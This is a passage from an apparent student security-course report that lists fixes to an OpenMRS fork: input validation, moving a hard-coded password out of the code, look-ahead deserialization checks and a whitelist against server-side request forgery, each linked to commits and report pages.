| Code correctness | The fix will check the user input and will only perform next set of actions if the user input is validated and pass the validation check. If the validation fails, then system will simply log the incorrect attempt with appropriate logs. |
| Reference | Page 6 of [Report](https://drive.google.com/a/ncsu.edu/file/d/0B7qn0T6hM7hsUXVLNHdhblIycmM/view?usp=sharing)  This is listed as OpenMRS deficiency 5 in our Report 3 |

|  |  |
| --- | --- |
| Bug Fix 3 | Moving hardcoded password to property file |
| Code Difference | https://github.com/NeetishPathak/openmrs-core/commit/2fb2a441dbf7cc803c5be9071bbfbefd2802d07b |
| Code correctness | The password was originally hard coded in the above java file. We removed the password to a property file and added code in a static block to fetch the password from the log file. When this file is loaded for the first time, static block will get executed and fetch the password. |
| Reference | Page 13 of [Report](https://drive.google.com/a/ncsu.edu/file/d/0B7qn0T6hM7hsUXVLNHdhblIycmM/view?usp=sharing)  This is listed as OpenMRS deficiency 6 in our Report 3 |

|  |  |
| --- | --- |
| Bug Fix 4 | Dynamic code evaluation: Unsafe deserialization. Handled using look-ahead deserialization pattern using Apache Commons IO (org.apache.commons.io.serialization.ValidatingObjectInputStream) |
| Code Difference | Screen Shot 2017-11-14 at 7.18.47 PM.png  Screen Shot 2017-11-14 at 7.18.17 PM.png  https://github.com/NeetishPathak/openmrs-core/commit/75691d1e1fdb987fbc5fef6af508883aca1e9bbb?diff=unified |
| Code correctness | Deserializing user-controlled object streams at runtime can allow attackers to execute arbitrary code on the server, abuse application logic, and/or lead to denial of service. Here, we ensure not to deserialize untrusted data without validating the contents of the object stream by use look-ahead deserialization pattern with one of its existing implementations like Apache Commons IO.  The correct way to implement a deserialization is to use a safeInputStream (eg. ValidatingObjectInputStream) and test for valid class name as referrred from <https://adityagollapudi.wordpress.com/2016/05/22/unsafe-java-deserialization/>  So, in the change made, there is a check for the valid class name using ois.accept(“Person”) before deserialization takes place. If the class name does not match ClassNotFoundException is thrown |
| Reference | Page 29 of [Report](https://drive.google.com/a/ncsu.edu/file/d/0B7qn0T6hM7hsUXVLNHdhblIycmM/view?usp=sharing) JavaSerializationTest.java, line 48 (Dynamic Code Evaluation: Unsafe Deserialization)  Mentioned as OpenMRS deficiency # 9 in report 3 |

|  |  |
| --- | --- |
| Bug Fix 5 | Fix for Server-side request forgery. Preventing attacks on a network connection to a third-party system using user-controlled data for resource URI |
| Code Difference | Screen Shot 2017-11-14 at 8.25.09 PM.png  ...  Screen Shot 2017-11-14 at 8.01.52 PM.png |
| Code correctness | We use an example list of the valid locations before initiating a connection to a third-party system using user-controlled data. In the fortify static code analysis, it was mentioned that *if user data is necessary to build the destination URI, use a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list.* Here we have validated that the user input is from valid locations that are expected. We could not provide an option in GUI to altogether limit the user input to valid locations since that fix is more involved (making changes to GUI). We provide a toy example of whitelisting here.  The input location is tested against the whitelist using validLocs.contains(“loc”). An IllegalArgumentException is thrown if the location is not valid.  https://github.com/NeetishPathak/openmrs-core/commit/1e1d7b4f36896313f1ffce14e0a9daea875d8f13?diff=unified#diff-9ce91be2e2cbad1fe680bebfa346d4ba |
| Reference | Page 31 of [Report](https://drive.google.com/a/ncsu.edu/file/d/0B7qn0T6hM7hsUXVLNHdhblIycmM/view?usp=sharing) Server-Side Request Forgery  Mentioned as OpenMRS Deficiency 10 in report 3 |

**Link for all the changes from the base repo:**

<https://github.com/openmrs/openmrs-core/compare/master...NeetishPathak:master#diff-9ce91be2e2cbad1fe680bebfa346d4ba>

**References**

1. Course content slides
2. <https://blog.smartbear.com/apis/api-security-testing-how-to-hack-an-api-and-get-away-with-it-part-2-of-3/>
3. <https://www.owasp.org/index.php/OWASP_Dependency_Check>
4. <https://www.owasp.org/index.php/Top_10_2017-Top_10>
5. <https://developers.google.com/web/tools/chrome-devtools/manage-data/cookies>
6. <http://ieeexplore.ieee.org.prox.lib.ncsu.edu/document/4086696/>
7. <http://ieeexplore.ieee.org.prox.lib.ncsu.edu/document/4086696/>
8. <https://store.shrm.org/education/elearning/ethics-and-compliance-training/ethics-and-code-of-conduct-standard-el-nvx-111.html>
9. <https://www.trustnetinc.com/pricing/security-awareness-training/>
10. <https://azure.microsoft.com/en-us/pricing/details/multi-factor-authentication/>
11. <https://exchange.xforce.ibmcloud.com/vulnerabilities/97690>
12. http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html
13. http://www.securityfocus.com/bid/70664